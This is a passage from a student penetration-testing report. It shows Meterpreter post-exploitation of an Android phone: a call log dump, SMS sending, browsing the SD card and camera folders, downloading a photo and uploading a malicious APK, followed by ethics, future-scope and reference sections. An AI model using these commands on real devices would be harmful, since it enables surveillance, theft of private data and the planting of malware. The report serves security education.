
Call Log Extraction included:

- Name
- Number
- Date
- Type
- Duration



```
[+] Call log dump

Date: 2025-01-17 14:05:30.5888703 -0500
OS: Android 11 - Linux 4.14.186-perf-g14b9756acb79 (aarch64)
Remote IP: 192.168.0.103
Remote Port: 34876

#1
Number   : 012728373
Name     : HACKER
Date     : Fri Jan 17 21:15:14 GMT+06:00 2025
Type     : OUTGOING
Duration: 0
```

SMS Sent from the Target Device




```
meterpreter > send_sms -d +1234567890 -t "Hello from Meterpreter!"
```

Using the send_sms command in Meterpreter, the attacker successfully sent an SMS from the hacked device. Details of one message:

- **Recipient:** +1234567890
- **Message Content:** "Hello from Meterpreter!"

This demonstrates how attackers can gain control of a compromised device to send unauthorized messages, potentially leading to further exploitation or malicious activities.



+1234567890 1 min ago
Hello from Meterpreter!


HACKER Yesterday 9:12 PM
Yayyyyy hacked!!

Robi Deal Yesterday 3:11 PM
আজ ৳৪৯৯-৪০জিবি+৩৫০মি-৩০দিন
*২১২*১৭৯# এবং ৳৪৯৭-৪৮জিবি-৩০দিন

1227 Yesterday 2:05 PM
Now manage your Robi accounts easily with
My Robi APP. To d

SD Card Access

The attacker successfully accessed the target device's SD card storage using Meterpreter. The directory structure revealed:




```
meterpreter > cd sdcard
meterpreter > ls -l
Listing: /storage/emulated/0
============================

Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
040776/rwxrwxrw-   4096  dir   2024-11-29 08:28:29 -0500  Alarms
040776/rwxrwxrw-   4096  dir   2024-12-03 05:19:17 -0500  Android
040776/rwxrwxrw-   4096  dir   2024-11-29 08:28:29 -0500  Audiobooks
040776/rwxrwxrw-   4096  dir   2025-01-17 10:22:11 -0500  DCIM
040776/rwxrwxrw-   4096  dir   2024-11-29 08:28:29 -0500  Documents
040776/rwxrwxrw-   4096  dir   2025-01-17 13:40:36 -0500  Download
040776/rwxrwxrw-   4096  dir   2025-01-17 10:14:47 -0500  MIUI
040776/rwxrwxrw-   4096  dir   2024-11-29 08:28:29 -0500  Movies
040776/rwxrwxrw-   4096  dir   2024-11-29 08:28:29 -0500  Music
040776/rwxrwxrw-   4096  dir   2024-11-29 08:28:29 -0500  Notifications
040776/rwxrwxrw-   4096  dir   2024-11-29 08:28:29 -0500  Pictures
040776/rwxrwxrw-   4096  dir   2024-11-29 08:28:29 -0500  Recordings
040776/rwxrwxrw-   4096  dir   2024-11-29 08:28:29 -0500  Ringtones
040776/rwxrwxrw-   4096  dir   2025-01-17 04:44:19 -0500  com.xiaomi.bluetooth

meterpreter >
```

- Accessible Folders:
  - Alarms
  - Android
  - Audiobooks
  - DCIM (typically stores photos and videos)
  - Documents
  - Download
  - MIUI
  - Movies
  - Music
  - Notifications
  - Pictures
  - Recordings
  - Ringtones
  - com.xiaomi.bluetooth

This demonstrates the attacker's ability to navigate and view all files and folders on the SD card, including potentially sensitive data such as photos, videos, and documents.

DCIM and Camera Folder Access

The attacker successfully navigated to the DCIM folder on the target device's storage and accessed the Camera subdirectory.



```
meterpreter > cd DCIM
meterpreter > ls -l
Listing: /storage/emulated/0/DCIM
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  4096  dir   2025-01-17 00:51:19 -0500  .deleteRecord
040777/rwxrwxrwx  4096  dir   2025-01-17 00:30:23 -0500  .globalTrash
040776/rwxrwxrw-  4096  dir   2025-01-17 14:00:44 -0500  Camera
040776/rwxrwxrw-  4096  dir   2025-01-17 14:09:35 -0500  Screenshots

meterpreter > cd Camera
meterpreter > ls -l
Listing: /storage/emulated/0/DCIM/Camera
========================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  3748788  fil   2025-01-17 13:27:40 -0500  IMG_20250118_002737.jpg
100666/rw-rw-rw-  3651428  fil   2025-01-17 14:00:18 -0500  IMG_20250118_010016.jpg
100666/rw-rw-rw-  4415187  fil   2025-01-17 14:00:22 -0500  IMG_20250118_010021.jpg
100666/rw-rw-rw-  3364649  fil   2025-01-17 14:00:25 -0500  IMG_20250118_010023.jpg
100666/rw-rw-rw-  1937267  fil   2025-01-17 14:00:33 -0500  IMG_20250118_010032.jpg
100666/rw-rw-rw-  1885037  fil   2025-01-17 14:00:38 -0500  IMG_20250118_010037.jpg
100666/rw-rw-rw-  2507416  fil   2025-01-17 14:00:44 -0500  IMG_20250118_010043.jpg

meterpreter > 
```

Details extracted:


1. Folders in DCIM:
   - .deleteRecord
   - .globalTrash
   - Camera
   - Screenshots
2. Files in the Camera Folder:
   - File Names: “IMG_20250118_002737.jpg”
   - File Sizes: Ranged from ~1.9 MB to ~3.7 MB.

- ○ Timestamps: Files were last modified between 13:27 and 14:00 on January 17, 2025.

This demonstrates that attackers can not only list the contents of sensitive folders but also potentially download private images from the device's camera directory.

Photo Access and Download


The attacker successfully accessed and downloaded photos from the target device using the Meterpreter tool. The photo was downloaded to the attacker's system directory /var/www/html.



```
meterpreter > download IMG_20250118_002737.jpg
[*] Downloading: IMG_20250118_002737.jpg → /var/www/html/IMG_20250118_002737.jpg
[*] Downloaded 1.00 MiB of 3.58 MiB (27.97%): IMG_20250118_002737.jpg → /var/www/html/IMG_20250118_002737.jpg
[*] Downloaded 2.00 MiB of 3.58 MiB (55.94%): IMG_20250118_002737.jpg → /var/www/html/IMG_20250118_002737.jpg
[*] Downloaded 3.00 MiB of 3.58 MiB (83.91%): IMG_20250118_002737.jpg → /var/www/html/IMG_20250118_002737.jpg
[*] Downloaded 3.58 MiB of 3.58 MiB (100.0%): IMG_20250118_002737.jpg → /var/www/html/IMG_20250118_002737.jpg
[*] Completed  : IMG_20250118_002737.jpg → /var/www/html/IMG_20250118_002737.jpg
meterpreter > 
```

Details include:


1. **Accessed Photos:**
   - ○ **File Name:** IMG_20250118_002737.jpg
   - ○ **Size:** 3.58 MB
   - ○ **Location:** Stored in the DCIM/Camera folder on the target device.



The photo was fully downloaded and verified, showing complete control over media stored on the target device. Demonstrating how attackers can extract private images, posing serious privacy and security risks for users.

APK Upload to Target Device


The attacker successfully uploaded a malicious APK file to the target device using the Meterpreter tool "upload /root/Downloads/messenger.apk /sdcard/" command.



```
meterpreter > upload /root/Downloads/messenger.apk /sdcard/
[*] Uploading  : /root/Downloads/messenger.apk → /sdcard/messenger.apk
[*] Completed  : /root/Downloads/messenger.apk → /sdcard/messenger.apk
meterpreter > 
```

Details of the operation include:

1. File Uploaded:
   - File Name: messenger.apk
   - File Size: 64.13 MB



1:36 AM

Internal shared storage >

DCIM
2 items | 1/17/25 9:22 PM

Documents
0 items | 11/29/24 7:28 PM

Download
2 items | 1/18/25 12:40 AM

MIUI
4 items | 1/17/25 9:14 PM

Movies
0 items | 11/29/24 7:28 PM

Music
0 items | 11/29/24 7:28 PM

Notifications
0 items | 11/29/24 7:28 PM

Pictures
0 items | 11/29/24 7:28 PM

Recordings
0 items | 11/29/24 7:28 PM

Ringtones
0 items | 11/29/24 7:28 PM

messenger.apk
64.13MB | 1/18/25 1:34 AM

This demonstrates how attackers can plant malicious files on a compromised device, potentially enabling further exploitation or persistence.

Ethical Considerations

Ethics play a vital role in any cybersecurity project, particularly when dealing with techniques that could potentially be misused. This project adhered to strict ethical standards to ensure responsible and legal practices throughout the study. By maintaining transparency, legality, and a focus on education, the project demonstrates the ethical application of hacking methodologies.

Controlled Environment: All testing was conducted on devices owned by the researcher or with explicit permission.

Educational Purpose: The project was intended for learning and awareness, not malicious activities.

Legal Compliance: Adhered to cybersecurity laws and ethical hacking guidelines throughout the project.

Responsible Disclosure: Findings were documented to improve security practices, not to exploit vulnerabilities.

Advantages

The successful execution of this project demonstrates the practical and educational benefits of ethical hacking in the field of cybersecurity. By exploring Android vulnerabilities and leveraging tools like the Metasploit Framework, this study has several key advantages:

Hands-On Practical Learning:

This project provided real-world exposure to penetration testing tools, allowing participants to gain technical proficiency in ethical hacking practices.

Enhanced Cybersecurity Awareness:

It raised awareness about the risks associated with Android vulnerabilities and the need for secure practices to protect sensitive information.

Understanding Attack Vectors:

The project illustrated the methodology attackers use to exploit systems, helping to develop proactive defenses and improve Android security.

Proactive Threat Mitigation:

By simulating real-world attacks, the project emphasized the importance of early detection and the implementation of robust mitigation strategies.

Bridging Theory and Practice:

It served as a bridge between theoretical cybersecurity knowledge and its practical application, fostering deeper learning and understanding of real-world challenges.

Future Scope

1. **Cross-Platform Research:**

   Extend the study to other platforms such as iOS to understand and mitigate vulnerabilities across diverse mobile ecosystems.

2. **Advanced Exploitation Techniques:**

   Explore zero-day vulnerabilities and advanced exploitation methods to stay ahead of potential threats.

3. **Automated Security Tools:**

Develop and integrate automated tools for detecting, analyzing, and mitigating vulnerabilities in Android devices.

4. **Focus on User Awareness:**

   Conduct further research on improving user behavior and awareness to prevent social engineering attacks and other vulnerabilities.

5. **IoT and Smart Device Security:**

   Investigate the security implications of Android-based IoT and smart devices, proposing measures to protect interconnected ecosystems.

Conclusion

This project effectively demonstrates the potential exploitation risks associated with Android devices, leveraging tools like Metasploit, Msfvenom, and Meterpreter to simulate and analyze real-world attack scenarios. By successfully accessing sensitive information such as SMS messages, contact lists, call logs, SD card contents, and device media, the study underscores the urgent need for stronger security mechanisms in mobile ecosystems. Additionally, the findings highlight the significance of ethical hacking as a tool to identify and address vulnerabilities, providing valuable insights into the importance of proactive security practices.

The study not only enhances practical skills in penetration testing but also fosters a deeper understanding of Android security challenges. It serves as a foundation for further research in advanced exploitation techniques, cross-platform security, and automated solutions. Ultimately, this project contributes to the broader goal of creating a secure digital ecosystem while promoting cybersecurity awareness and best practices.

References

[1] H. Farooq and M. Zahid, "A comprehensive study of Android security and vulnerability assessment using Metasploit framework," in *International Journal of Information Security Research*, vol. 9, no. 2, pp. 89–98, 2020.

[2] N. Guo, "Android Exploitation: Understanding Vulnerabilities in Mobile Platforms," in *Proceedings of the 2021 International Conference on Mobile and Wireless Networks (MWN)*, pp. 145-152, 2021.

[3] Metasploit Documentation, "Metasploit Framework," Available: https://www.metasploit.com.

[4] N. Zheng, Y. Li, and X. Wang, "Analysis of Android Device Vulnerabilities and Exploitation Techniques," in *IEEE Access*, vol. 9, pp. 45623–45631, 2021, doi: 10.1109/ACCESS.2021.3067895.

[5] A. Malik, S. Khan, and I. Hussain, "Ethical Hacking Frameworks: A Case Study of Metasploit for Android Devices," in *Journal of Cybersecurity and Information Systems*, vol. 7, no. 3, pp. 65-72, 2019.